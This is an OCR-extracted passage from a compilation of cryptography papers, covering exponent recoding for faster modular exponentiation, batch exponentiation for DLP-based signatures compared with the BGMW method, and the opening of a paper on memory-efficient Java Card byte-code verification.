


Fig. 2. Evolution of c'_a/ℓ as a function of t, when k ranges over the integers of size $t\ell$.

4 The Odd-Set Case

A potential drawback of the signed digit binary representation is that its pre-computation involves a modular division (m^{-1} mod n). Alternative algorithms avoid this problem by pre-computing and storing m^3 mod n or some other odd powers of m. In other words, the set B is chosen to be $B = \{0, 1, 3\}$. Let us describe the idea by first observing that the square-and-multiply method computes at step i the number $m^{[a_{\ell-1} \cdots a_{\ell-i}]}$ where $d = \sum_{i=1}^{\ell} a_{\ell-i} 2^{\ell-i}$ and $[a_{\ell-1} \ldots a_{\ell-i}]$ stands for the binary representation of $\sum_{j=1}^{i} a_{\ell-j} 2^{\ell-j}$.

If $m^3 = m^{[11]}$ is pre-computed, then computing $m^{[a_{\ell-1} \cdots a_{\ell-i-1} a_{\ell-i-2}]}$ from $m^{[a_{\ell-1} \cdots a_{\ell-i}]}$ requires two squarings and a multiplication if $[a_{\ell-i-1} a_{\ell-i-2}]$ equals [11] or [10].

We therefore observe that the number of multiplications necessary in the square-and-multiply method is the number of nonzero symbols obtained when $[a_{\ell-1} \ldots a_0]$ is parsed and represented as a string of characters belonging to the alphabet $0, 10, 11$. In other words the number of multiplications equals the Hamming weight of the ternary vector obtained from $[a_{\ell-1} \ldots a_0]$ by the above parsing. We see easily that the analysis of the behaviour of the representation of $d + k\phi$ obtained in this fashion is exactly the same as that of the previous sections.

More generally, the odd-set algorithm [7] uses $B = \{0, 1, 3, 5, \cdots, 2^r - 1\}$, and requires 2^{r-1} pre-computations. Now if $[a]$ is the binary representation of an integer, $[b]$ the binary representation of an integer of length r and $[a][b]$ their concatenation, then it is easy to check that computing $m^{[a][b]}$ from $m^{[a]}$ requires r squarings and one multiplication. Therefore, if we parse the binary representation of an integer as a string of symbols belonging to the alphabet $\mathcal{A}$ made up of 0 and the binary vectors of length r starting with 1, we see that the number of necessary multiplications is exactly the weight of the $|\mathcal{A}|$-vector thus obtained.

Now replace d by $d + k\phi$ for $0 \leq k \leq 2^{t\ell}$ and choose d' of minimum Hamming weight when represented as a string of elements belonging to $\mathcal{A}$. To evaluate the average weight of d' we proceed as in the previous sections. First evaluate the expectation of the number of $|\mathcal{A}|$-strings of weight u: this is easily seen to be

$$E_u = 2^{t\ell} \times \frac{2^{(r-1)u}\binom{\ell'-(r-1)u}{u}}{2^{\ell'}}.$$

Calculations proceed as before: this time we obtain that the average cost of raising to the power d' equals

$$c'_r = \ell(1+t)\left(1 + \alpha f_r^{-1}\left(\frac{1}{1+t}\right)\right)$$

with

$$f_r(y) = (r-1)y + (1-(r-1)y)H\left(\frac{y}{1-(r-1)y}\right).$$

For $r = 3$ and $\alpha = 2$, the evolution of c'_r/ℓ as a function of t is represented in figure 3. Since the original average weight is $\ell/(r+1)$, the game begins with $(r+3)\ell/(r+1)$ squaring-equivalents for $\alpha = 2$ and becomes 1.5ℓ for $r = 3$; whereas the minimal cost 1.467ℓ results in a 2.2% speed-up[2].

5 Applications and Further Research

In this paper we investigated the impact of replacing an exponent d by a functionally equivalent $d' = d + k\phi(n)$. This surprisingly simple optimisation, to the best of our knowledge never treated in the literature, appears to offer rather significant performance improvements and does not present any real disadvantage (at worst, the exponent size will increase by a few bits). Moreover, this strategy can be applied to *existing* black-boxes (such as compiled arithmetic libraries or cryptographic co-processors) without any modification. We performed extensive practical tests on three existing platforms: Mathematica's `PowerMod[,,]` function, BSAFE and the Miracl big number library. In each case we did not modify the source code and compared the performances of random exponentiations to those obtained with their optimal equivalents, generated by adding an appropriate multiple of ϕ. Mathematica's `PowerMod[,,]` became 7.1% faster while Miracl and BSAFE's performances improved by 5.4% and 6.9%. Elliptic-curves should feature even better: projective doubling over GF(2^m) requires 5 field squarings and 5 multiplications (4 temporary variables) and projective addition requires 5 squarings and 15 multiplications (9 temporary variables); wherefrom an $\alpha \approx 2.33$.

An interesting open question consists in optimising the time complexity of random exponentiation oracles (black-boxes that compute $m^d \bmod n$ in a time complexity which

[2] when r gets bigger, the exponentiation engine's performances improve but the speed-up due to our optimisation strategy decreases.




Fig. 3. Evolution of c_3'/ℓ as a function of t, when k ranges over the integers of size $t\ell$.

does not depend on any regular function of d). In this setting, the optimiser only knows the oracle's expectation distribution and is allowed to make a polynomial number of queries in order to find a d' better than d.

References

1. I. Bocharova, B. Kudryashov, *Fast exponentiation in cryptography*, AAECC-11, Lecture Notes in Computer Science 948, Springer Verlag, pp. 146–157, 1995.
2. A. Booth, *A signed binary multiplication technique*, Quarterly Journal of Mechanics and Applied Mathematics vol. 4, pp. 236–240, 1951.
3. A. Chiang, I. Reed, *Arithmetic norms and bounds of the arithmetic AN codes*, IEEE Trans. on Information Theory, vol. IT-16, pp. 470–476, 1970.
4. W. Clark, J. Liang, *On arithmetic weight for a general radix representation of integers*, IEEE Trans. on Information Theory, vol. IT-19, pp. 823–826, 1973.
5. C. Frougny, *Linear numeration systems of order two*, Information and Computation, vol. 77, pp. 233–259, 1988.
6. D. Gollmann, Y. Han, C. Mitchell, *Redundant integer representations and fast exponentiation*, Designs, Codes and Cryptography, vol. 7, pp. 135–151, 1996.
7. L. Hui, K. Lam, *Fast square-and-multiply exponentiation for RSA*, Electronic Letters, vol. 30, pp. 1396–1397, 1994.
8. D. Knuth, *The Art of Computer Programming*, Volume 2: Seminumerical Algorithms, Addison-Wesley, Reading, Mass., 1981.
9. Ç. Koç, *High-radix and bit re-coding techniques for modular exponentiation*, Intern. J. Computer Math., vol. 40, pp. 139–156, 1991.
10. F. MacWilliams, N. Sloane, *The Theory of Error-Correcting Codes*, North-Holland, Amsterdam, p. 309, 1977.
11. J. Quisquater, C. Couvreur, *Fast decipherment algorithm for RSA public-key cryptosystem*, Electronic Letters, vol. 18, pp. 905–907, 1982.
12. J. Sauerbrey, A. Dietel, *Resource requirements for the application of addition chains in modulo exponentiation*, EUROCRYPT'92, Lecture Notes in Computer Science 658, Springer Verlag, pp. 174–182, 1992.

13. N. Takagi, S. Yajima, *Modular multiplication hardware algorithms with a redundant representation and their application to RSA cryptosystem*, IEEE Trans. on Computers, vol. 41, 1992.
14. Y. Yacobi, *Exponentiating faster with addition chains*, EUROCRYPT'90, Lecture Notes in Computer Science 473, Springer Verlag, pp. 222–229, 1991.

Batch Exponentiation: a Fast DLP-Based Signature Generation Strategy

[*3rd ACM Conference on Computer and Communications Security*, pp. 58–61, ACM Press, 1996 (version rééditée et corrigée).]

David M'Raïhi[1] and David Naccache[2]

[1] Gemplus Inc.
3 Lagoon Drive, Suite 300, Redwood City, CA 94070, USA
david.mraihi@gemplus.com
[2] Gemplus Card International
34 rue Guynemer, Issy-les-Moulineaux, 92447, France
david.naccache@gemplus.com

Abstract. The signature generation phase of most DLP-based signature schemes includes the time-consuming computation of $r = g^k \bmod p$ where k is random. This paper introduces a new computational strategy applicable to this context: a *batch exponentiation* technique which allows the generation of large sets of exponentials without imposing any bias between the k-s (that is, the signer can batch-compute the exponentials corresponding to arbitrarily imposed powers – *e.g.* generated by a random source). Our method lends itself to a variety of time-memory tradeoffs and features less storage but more computations than Brickell-Gordon-McCurley-Wilson's exponentiation algorithm.

1 Introduction

In many DLP-based signature schemes (*e.g.* [3], [4] or [10]) the signer performs the operation $r = g^k \bmod p$ where k is random. As the signer is often the "weak party" in the signature protocol, several authors tried to speed-up exponentiation by pre-computing values [1], [6] or sub-contracting a part of the exponentiation's workload to the verifier [7]. Except the fact that some of these algorithms have been broken [8], [9], extra memory storage, a usual pre-requisite for implementing such schemes, is frequently an unrealistic assumption.

In this paper we develop a strategy for improving the computation of r: the method can apply to the batch generation of fixed-g-based signatures without introducing any bias into the exponents (that is, we assume that the k-s are *imposed* upon the signer by some random source). We assume that no pre-computation is allowed other than what is needed to execute similar size square-& multiply. Note that the idea of batch processing is not new to cryptography [2].

2 Batch-Exponentiation

The batch exponentiation technique proposed in this paper revolves around the following observation: since exponents are random, the distribution of ones over different exponents is expected to feature some matching patterns. Considering this, our strategy consists in minimizing the signer's workload *by exponentiating the intersections separately and resetting the common bits* in the initial exponents.

2.1 Parallel Square-&-Multiply (Straightforward)

Let ℓ be the exponents' size and α the number of exponentials to be computed. The usual method to generate the r-s consists in calculating successive squares of g and performing the multiplications selected by the bits of each k_i (about $\ell/2$ multiplications).

Let $K = \{k_1 \ldots, k_\alpha\}$ be a set of random powers[1]. The corresponding set of exponentials $R = \{r_1, \ldots, r_\alpha\}$ where $r_i = g^{k_i} \bmod p$ can be computed by calculating the successive squares of g only once. Thus, the total workload mainly stems from the average number of multiplications, a direct function of the Hamming weight of the elements of K.

The algorithm $R \leftarrow \text{PSM}(K, g, p)$, of workfactor $\alpha(\frac{\ell}{2} - 1) + \ell - 1$ uses $\alpha + 1$ registers:

```
for $i \leftarrow 1$ to $\alpha$
    {
    $r_i \leftarrow 1$
    }

for $j \leftarrow 0$ to $\ell - 1$
    {
    for $i \leftarrow 1$ to $\alpha$
        {
        if $k_i[j] = 1$ then $r_i \leftarrow r_i \times g \bmod p$
        }
    $g \leftarrow g^2 \bmod p$
    }

return($R = \{r_1, \ldots, r_\alpha\}$)
```

2.2 Exponent Intersection Method

In the remaining of this paper we will focus on the number of multiplications required to compute R assuming that it is possible to calculate the squares only once using PSM.

Denoting

$$a = \sum_{i=0}^{\ell-1} a_i 2^i, \qquad b = \sum_{i=0}^{\ell-1} b_i 2^i$$

and assuming that $g^a \bmod p$ and $g^b \bmod p$ are to be computed, let $c = \sum_{i=0}^{\ell-1} a_i b_i 2^i$.

If a and b are chosen randomly, one should expect that:

$$\sum_{i=0}^{\ell-1} a_i \cong \sum_{i=0}^{\ell-1} b_i \cong \frac{\ell}{2} \quad \text{and} \quad \sum_{i=0}^{\ell-1} c_i \cong \frac{\ell}{4} \ .$$

[1] we denote $k_i = \sum_{j=0}^{\ell-1} k_i[j] 2^j$

Given that:

$$w(a-c)+w(b-c)+w(c)\leq w(a)+w(b)$$


(where w denotes the Hamming weight), our strategy consists in computing:

$$\begin{cases} G_a \leftarrow g^{a\oplus c} \bmod p \\ G_b \leftarrow g^{b\oplus c} \bmod p \\ G_c \leftarrow g^{c} \quad \bmod p \end{cases}$$

to obtain

$$\begin{cases} r_a \leftarrow G_a \times G_c \bmod p = g^a \bmod p \\ r_b \leftarrow G_b \times G_c \bmod p = g^b \bmod p \end{cases}$$

This is illustrated in the following figure where dots on the circles' arcs represent the multiplications needed to "weld" circle pieces (black dot for forming r_a and white dot for forming r_b).



The average gain is thus $\alpha(\ell/4-1)$ multiplications, which tends to 25% of the total multiplication effort as α grows, when combined with PSM:

operations	*simple PSM*	*PSM + exponent intersection*
r_a	$\ell/2-1$	$\ell/2-\ell/4-1$
r_b	$\ell/2-1$	$\ell/2-\ell/4-1$
g^c	none	$\ell/4-1$
multiplication of G_c by G_a and G_b	none	2
Total	$\ell-2$	$3\ell/4-1$

Table 1. Simple PSM *vs.* PSM+Intersection (Number of Multiplications)

The expected multiplication workload required to generate R is thus:


$$\frac{\alpha}{2}\times(\frac{3\ell}{4}-1)$$

using four registers of size(p) bits and three exponent registers of size ℓ. We now turn to an optimization of this strategy.

2.3 Generalized Intersections

It is natural to explore the generalization of the bit intersection strategy beyond exponent couples, and see whether the overall number of multiplications can be further decreased.

The algorithm is depicted below for triples:



Assuming that the exponent intersection strategy is generalized to sets of u exponents, it is easy to prove that the multiplication workload *per signature* is given by:

$$M(\ell, u) = \frac{\ell(2^u - 1)}{u 2^u} + 2^{u-1} - 1$$

where the term $2^{u-1} - 1$ represents the "welding workload" (indeed, in the diagram one can see $2^{3-1} - 1 = 3$ black dots, $2^{3-1} - 1 = 3$ white dots and $2^{3-1} - 1 = 3$ grey dots).

We can now amortize the $\ell - 1$ squares over the u signatures to obtain the total workload per signature, assuming that the costs of squares and multiplications are equal:

$$M'(\ell, u) = \frac{\ell(2^u - 1)}{u 2^u} + 2^{u-1} - 1 + \frac{\ell - 1}{u}$$


The analysis of M' for usual exponent lengths yields the integer solutions that minimize M'. While memory complexity grows exponentially with u, luckily enough, the optimal u values for $\ell = 160$, $\ell = 512$ and $\ell = 1024$ happen to be very small (5, 6 and 7 respectively)!

The optimal u-s for various ℓ values are:

from $\ell =$	to $\ell =$	use $u =$
1	2	1
3	8	2
9	29	3
30	88	4
89	254	5
255	694	6
695	1824	7
1825	4653	8

Table 2. Optimal u Values for M' as a Function of ℓ

The following plot show $M'(160, u)$, $M'(256, u)$, $M'(512, u)$ and $M'(1024, u)$.



The exponentiator can thus proceed as follows:

- given ℓ, lookup the optimal value of u in Table 2, we denote this optimal value by $\bar{u}$.
- split K into $\frac{\alpha}{\bar{u}}$ buckets of $\bar{u}$ exponents (we don't deal with the case $\alpha \bmod \bar{u} \neq 0$ for keeping the description simple).
- perform $\frac{\alpha}{\bar{u}}$ PSM sessions, each of which computing $2^{\bar{u}} - 1$ intersection exponentials.
- Assemble R using the intersection exponentials.

2.4 Performance

The final workload per signature is hence $M'(\ell, \bar{u})$, whereas total storage amounts to:

$$(\text{size}(p) + \ell)(2^{\bar{u}} - 1) + \text{size}(p) \quad \text{bits} \tag{1}$$

The term (size(p) + ℓ)($2^{\bar{u}} - 1$) represents the registers and exponents used for the intersection to which we add the single "square register" used by the PSM algorithm.

We can now benchmark the new strategy against the computational and memory requirements of one of the most popular exponentiation strategies used in fixed-g settings, an algorithm devised by Brickell *et al.* in [1], popularly known as the BGMW method.

3 Brickell *et al.*'s Exponentiation

In this section we briefly review the BGMW method. For more details, we refer the reader to the original paper [1].

A set of integers D is called a *basic digit set* for base b if any integer can be represented in base b using digits from the set D [5]. Suppose that we can choose a set M of multipliers and a parameter h for which

$$D(M,h) = \{mk|m \in M, 0 \leq k \leq h\}$$

is a basic digit set for base b. Then an n-bit exponent R can be represented as

$$R = \sum_{i=0}^{t-1} d_i b^i, \qquad d_i = m_i k_i \in D(M,h)$$

With this representation of R, g^R can be computed by

$$g^R = \prod_{i=0}^{t-1} g^{m_i k_i b^i} = \prod_{k=1}^{h} (\prod_{k_i=k} g^{m_i b^i})^k = \prod_{k=1}^{h} c_k^k$$

Therefore, if we pre-compute and store powers g^{mb^i} for all $i < t$ and $m \in M$, then g^R can be computed in at most $t+h-2$ multiplications using about $t|M|$ pre-computed values by the following algorithm:

```
$u \leftarrow \prod_{k_i=h} g^{m_i b^i}$
$v \leftarrow u$
for $w \leftarrow h-1$ downto 1
    {
    $u \leftarrow u \times \prod_{k_i=w} g^{m_i b^i}$
    $v \leftarrow u \times v$
    }
return($v$)
```

It is easily seen that the number of multiplications performed by the above algorithm is $t+h-2$ in the worst case ($t-h$ multiplications for computing products of the form $\prod_{k_i=w} g^{m_i b^i}$ for $w = 1, \ldots, h$ and $2h-2$ multiplications for completing the for-loop) and $\frac{b-1}{b}t + h - 2$ on average (for a randomly chosen exponent, $\frac{t}{b}$ digits are expected to be zero.).

The most obvious example for D is the base b number system ($M = \{1\}, h = b-1, t = \lceil \log_b(2^n - 1) \rceil$). For a 512 bit exponent, the choice of $b = 26$ minimizes the expected number of multiplications. This basic scheme requires 127.8 multiplications on average, 132 in the worst case, and storage for 109 pre-computed values. More convenient choice of base will be $b = 32$, since then the digits for the exponent R can be computed without radix conversion by extracting five bits at a time. With this base, the required number of multiplications is increased only by one for the average case and remains unchanged for the worst case. Though the basic scheme is the obvious choice in the case where the storage available is small, its performance is considerably degraded as storage goes down below 109. This means that the BGMW method does not provide an efficient way to perform the computation when the storage available is very small.

Brickell *et al.* also presented several schemes using other number systems to decrease the number of multiplications requires, of course using more storage for pre-computed values. One of the extreme examples is to chose the set M as $M_2 = \{m | 1 \leq m < b, \omega_2(m) = 0 \bmod 2\}$, where $\omega_p(m)$ is the highest power of p dividing m. Then, for $1 \leq d_i < b$, we have $d_i = m$ or $2m$ for some $m \in M_2$ (*i.e.* $h = 2$). Thus, g^R can be computed in t multiplications in the worst case and $\frac{b-1}{b}t$ multiplications on the average, with the storage of $|M_2| \lceil \log_b(2^n - 1) \rceil$ values. For examples, taking $b = 256$ ($t = 64$, $|M_2| = 170$), we can achieve an average of 63.75 multiplications with 10880 pre-computed values. The two tables that Brickell *et al.* presented at [1] are given in the next section for the purpose of comparison with our scheme.

4 Comparison

Given that the Brickell *et al.* express the storage requirements of their scheme as the number of size(p) registers used by the algorithm, we re-normalise formula (1) (expressed in bits) to the same unit by dividing it by size(p):

$$\frac{(\ell + \text{size}(p))(2^{\bar{u}} - 1)}{\text{size}(p)} + 1$$

Rounding all storage and average workload figures to the closest integer we get:

size(p)	$\{\ell, \bar{u}\}$	storage	average workload
512	$\{160, 5\}$	42	78
1024	$\{160, 5\}$	37	78
2048	$\{160, 5\}$	34	78
512	$\{512, 6\}$	127	200
1024	$\{512, 6\}$	96	200
2048	$\{512, 6\}$	80	200

Table 3. The New Scheme's Performances for 160 and 512-Bit Exponents.

That one can compare to:

b	M	h	storage	average workload
13	$\{1\}$	12	45	50
19	$\{\pm1\}$	9	76	43
29	$\{\pm1, \pm2\}$	9	134	40
36	$\{\pm1, 9, \pm14, \pm17\}$	7	219	36
36	M_3	3	620	31
64	M_2	2	1134	27
128	M_3	3	1748	24
256	M_2	2	2751	21

Table 4. BGMW Performances for 160-Bit Exponents.

and:

b	M	h	storage	average workload
26	$\{1\}$	25	109	128
45	$\{\pm1\}$	22	188	112
53	$\{\pm1, \pm2\}$	17	362	104
67	$\{\pm1, \pm2, \pm23\}$	16	512	99
64	M_3	3	3096	86
122	M_3	3	5402	74
256	M_2	2	10880	64

Table 5. BGMW Performances for 512-Bit Exponents

5 Extensions and Open Questions

Several open questions appear interesting to explore at this step:

- For a power $k \in \mathbb{Z}_q$, find an a such that the Hamming weight of $k' = aq + k$ is significatively small. Since computations are done modulo p, this transformation of k does not have any impact on the result itself but may well reduce workload.
- Find an algorithm such that the construction of the subsets is optimal, that is, the ordering of the k-s results in as few computations as possible.
- Explore the adaptation of batch exponentiation to high-speed transmission environments as presented in the appendix. The protocol sub-contracts the squaring effort to an external distrusted device.
- Devise a batch version of BGMW.

6 Acknowledgments

The authors would like to thank Jacques Stern for his pertinent remarks and gentle support. Furthermore, during CRYPTO'95's rump session Yokua Tsuruoka pointed out that he described a similar method in [12] at JWS'93, to date we couldn't get a copy of this paper nor did we know anything about this method. Consequently Tsuruoka's paper may be an independent prior discovery of the same algorithm.

References

1. E. Brickell, D. Gordon and K. McCurley and D. Wilson *Fast exponentiation with precomputation*, technical report no. SAND91-1836C, Sandia National Laboratories, Albuquerque, New-Mexico, October 1991.
2. A. Fiat, *Batch RSA*, Advances in cryptology: Proceedings of Crypto'89, LNCS, Springer-Verlag, 435, pp. 175-185.
3. FIPS PUB 186, February 1, 1993, *Digital Signature Standard.*
4. T. El-Gamal, *A public-key cryptosystem and a signature scheme based on discrete logarithms*, IEEE TIT, vol. IT-31:4, pp 469-472, 1985.
5. D. Matula, *Basic digit sets for radix representation*, J. ACM 29, 1131-1143, 1982.
6. D. Naccache, D. M'raïhi, S. Vaudenay and D. Raphaeli, *Can DSA be improved ? - Complexity Trade-Offs with the Digital Signature Standard*, Advances in cryptology: Proceedings of Eurocrypt'94, Perugia, LNCS 950, pp. 77-85, Springer-Verlag, 1995.
7. J.-J. Quisquater and M. de Soete, *Speeding up smart-card RSA computation with Insecure Coprocessors*, Proceedings of Smart Cards 2000, 1989, pp. 191-197.
8. P. de Rooij, *On The Security of the Schnorr Scheme using Preprocessing*, Advances in cryptology: Proceedings of Eurocrypt'91, Brighton, LNCS 547, pp. 71-80, Springer-Verlag, 1991.
9. P. de Rooij, *On Schnorr's Preprocessing for Digital Signature Schemes*, Advances in cryptology: Proceedings of Eurocrypt'93, Lofthus, LNCS 765, pp. 435-439, Springer-Verlag, 1994.
10. C. Schnorr, *Efficient Identification and Signatures for Smart-Cards*, Advances in cryptology: Proceedings of Eurocrypt'89, Berlin, LNCS 435, pp. 239-252, Springer-Verlag, 1990.
11. J. Stern and S. Vaudenay, *de auditu*, 1994.
12. Y. Tsuruoka, *A Fast Algorithm on Addition Sequence*, JW-ISC'93, 1993.

A Sub-Contracting Squarings to a Distrusted Terminal

When a high-speed communication interface is available (*e.g.* a PCMCIA card) one can subcontract the computation of squares to a potentially distrusted device.

The strategy remains the same, grouping the exponents and computing the g^k-s as before, except that square values come from the outside world.

The device wishing to evaluate g^k contains a pre-calculated digest h of the set

$$\{g, g^2, g^4, g^8, \ldots\}$$

computed using an iterated hash function H:

$$h = H(\ldots H(g^4, H(g^2, H(g, IV))) \ldots)$$

Where IV is the hash-function's initialization vector.

Denoting by *Sender* the device in charge of squaring and by *Receiver* the exponentiator, the protocol is the following:

```
Sender                                          Receiver
--------------------------------------------------------------------------------------
$s \leftarrow g$                                $t \leftarrow IV$

for $i \leftarrow 0$ to $\ell - 1$              for $i \leftarrow 0$ to $\ell - 1$
    {                                               {
    send $s$            ---------------->           receive $s$, use it if needed
    update $s \leftarrow s^2 \bmod p$               update $t \leftarrow H(s, t)$
    }                                               }

                                                if $h = t$ validate the result as correct.
```

Partie III

Mécanismes d'Exécution Sécurisée

Trading-Off Type-Inference Memory Complexity Against Communication

[S. Qing, D. Gollmann, and J. Zhou, Eds., *Information and Communications Security (ICICS 2003)*, vol. 2836 of Lecture Notes in Computer Science, pp. 60-71, Springer-Verlag, 2003 et *Report 2003/140, Cryptology ePrint Archive.*]

Konstantin Hyppönen[1], David Naccache[2], Elena Trichina[1], and Alexei Tchoulkine[2]

[1] University of Kuopio
Department of Computer Science
Po.B. 1627, FIN-70211, Kuopio, Finland
{konstantin.hypponen, elena.trichina}@cs.uku.fi
[2] Gemplus Card International
Applied Research & Security Centre
34 rue Guynemer, Issy-les-Moulineaux, 92447, France
{david.naccache, alexei.tchoulkine}@gemplus.com

Abstract. While bringing considerable flexibility and extending the horizons of mobile computing, mobile code raises major security issues. Hence, mobile code, such as Java applets, needs to be analyzed before execution. The byte-code verifier checks low-level security properties that ensure that the downloaded code cannot bypass the virtual machine's security mechanisms. One of the statically ensured properties is *type safety*. The type-inference phase is the overwhelming resource-consuming part of the verification process.

This paper addresses the RAM bottleneck met while verifying mobile code in memory-constrained environments such as smart-cards. We propose to modify classic type-inference in a way that significantly reduces the memory consumption in the memory-constrained device at the detriment of its distrusted memory-rich environment.

The outline of our idea is the following, throughout execution, the memory frames used by the verifier are MAC-ed and exported to the terminal and then retrieved upon request. Hence a distrusted memory-rich terminal can be safely used for convincing the embedded device that the downloaded code is secure.

The proposed protocol was implemented on JCOP20 and JCOP30 Java cards using IBM's JCOP development tool.

1 Introduction

The Java Card architecture for smart cards [1] allows new applications, called *applets*, to be downloaded into smart cards. While general security issues raised by applet download are well known [9], transferring Java's safety model into resource-constrained devices such as smart cards appears to require the devising of delicate security-performance trade-offs.

When a Java class comes from a distrusted source, there are two basic manners to ensure that no harm will be done by running it.

The first is to interpret the code *defensively* [2]. A *defensive interpreter* is a virtual machine with built-in dynamic runtime verification capabilities. Defensive interpreters have the advantage of being able to run standard class files resulting from *any* Java compilation chain but appear to be slow: the security tests performed during interpretation slow-down each and every execution of the downloaded code. This renders defensive interpreters unattractive for smart cards where resources are severely constrained and where, in general, applets are downloaded rarely and run frequently.

Another method consists in running the newly downloaded code in a completely protected environment (*sandbox*), thereby ensuring that even hostile code will remain harmless. In this model, applets are not compiled to machine language, but rather to a virtual-machine assembly-language called *byte-code*.

Upon download, the applet's byte-code is subject to a static analysis called *byte-code verification* which purpose is to make sure that the applet's code is well-typed. This is necessary to ascertain that the code will not attempt to violate Java's security policy by performing ill-typed operations at runtime (*e.g.* forging object references from integers or calling directly API private methods). Today's *de facto* verification standard is Sun's algorithm [7] which has the advantage of being able to verify any class file resulting from any standard compilation chain. While the time and space complexities of Sun's algorithm suit personal computers, the memory complexity of this algorithm appears prohibitive for smart cards, where RAM is a significant cost-factor.

This limitation gave birth to a number of innovating workarounds:

Leroy [5, 6] devised a verification scheme which memory complexity equals the amount of RAM necessary to run the verified applet. Leroy's solution relies on off-card code transformations whose purpose is to facilitate on-card verification by eliminating the memory-consuming fix-point calculations of Sun's original algorithm.

